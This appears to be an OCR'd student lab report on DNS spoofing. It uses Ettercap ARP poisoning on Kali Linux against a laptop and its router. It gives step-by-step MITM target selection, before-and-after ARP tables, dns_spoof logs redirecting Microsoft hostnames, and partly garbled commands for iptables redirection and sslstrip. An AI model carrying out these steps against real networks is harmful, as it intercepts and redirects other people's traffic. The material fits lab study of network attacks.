


Project No - 2

Name – DNS Spoofing

Interface


Wireless

[wlan0]

ALL STEPS ARE PERFORMED IN KALI LINUX OPERATING SYSTEM


DNS Spoofing is tested on a Loptop , by using ARP poisoning.

Before ARP Poisoning



```
Interface: 192.168.43.100 --- 0x6
  Internet Address      Physical Address      Type
  192.168.43.1          da-32-e3-e4-01-74     dynamic
  192.168.43.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

After ARP Poisoning



```
Interface: 192.168.43.100 --- 0x6
  Internet Address      Physical Address      Type
  192.168.43.1          90-a4-de-7f-8f-e3     dynamic
  192.168.43.197        90-a4-de-7f-8f-e3     dynamic
  192.168.43.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```


Following Steps Are Performed for ARP Poisoning

192.168.43.1

Is Router ip

Step 1

# open Ettercap GUI


Kali Linux 2017 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Applicazioni Posizioni Ettercap
ven 6.24
ettercap 0.8.2
File Sniff Options Info
Ettercap
Salva
Rg 5, Col 1
INS
Menu
[Oracle V...
Kali Linux ...
Windows ...
[SimpleSc...
venerdì 12 maggio, ore 06:24


```
root@kali:~# echo 1 > /p
root@kali:~# iptables -t
ECT --to-port 8080
root@kali:~# sslstrip -l
sslstrip 0.9 by Moxie Ma
```

```
80 -j REDIRECT --to-
```

Step 2

# from the sniff tab select start unified sniffing


# from host tab click on scan for host and select interface as wlan0



IP Address	MAC Address	Description
192.168.43.1	DA:32:E3:E4:01:74	
192.168.43.100	AC:ED:5C:23:82:78	

Step 3

# click on mitm and select target 1 as victim and target 2 as router



ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Targets × Host List × Plugins ×
Delete
Add
Delete
Add

Target 1: 192.168.43.100

Target 2: 192.168.43.1

Step 4

# from plugin tab select dns_spoofing and start it


ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Targets × Host List × Plugins ×

	Name	Version	Info
	arp_cop	1.1	Report suspicious ARP activity
	autoadd	1.2	Automatically add new victims in the target range
	chk_poison	1.1	Check if the poisoning had success
*	dns_spoof	1.2	Sends spoofed dns replies

Step 5


# start spoofing

```
ARP poisoning victims:

 GROUP 1 : 192.168.43.100 AC:ED:5C:23:82:78

 GROUP 2 : 192.168.43.1 DA:32:E3:E4:01:74
Activating dns_spoof plugin...
Starting Unified sniffing...

dns_spoof: A [tile-service.weather.microsoft.com] spoofed to [107.170.40.56]
dns_spoof: A [tile-service.weather.microsoft.com] spoofed to [107.170.40.56]
dns_spoof: A [licensing.mp.microsoft.com] spoofed to [107.170.40.56]
```



```
Listening on:
 wlan0 -> 90:A4:DE:7F:8F:E3
        192.168.43.197/255.255.255.0
        fe80::bb15:7c55:b448:de22/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534...

  33 plugins
  42 protocol dissectors
  57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

Unified sniffing was stopped.
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
2 hosts added to the hosts list...
Host 192.168.43.100 added to TARGET1
Host 192.168.43.1 added to TARGET2

ARP poisoning victims:

 GROUP 1 : 192.168.43.100 AC:ED:5C:23:82:78

 GROUP 2 : 192.168.43.1 DA:32:E3:E4:01:74
Activating dns_spoof plugin...
Starting Unified sniffing...

dns_spoof: A [tile-service.weather.microsoft.com] spoofed to [107.170.40.56]
dns_spoof: A [tile-service.weather.microsoft.com] spoofed to [107.170.40.56]
```

CONCLUSION

- **Here you can see spoofing is working properly**
- **It detect data of victim ip [tilr-service.weather.microsoft.com]**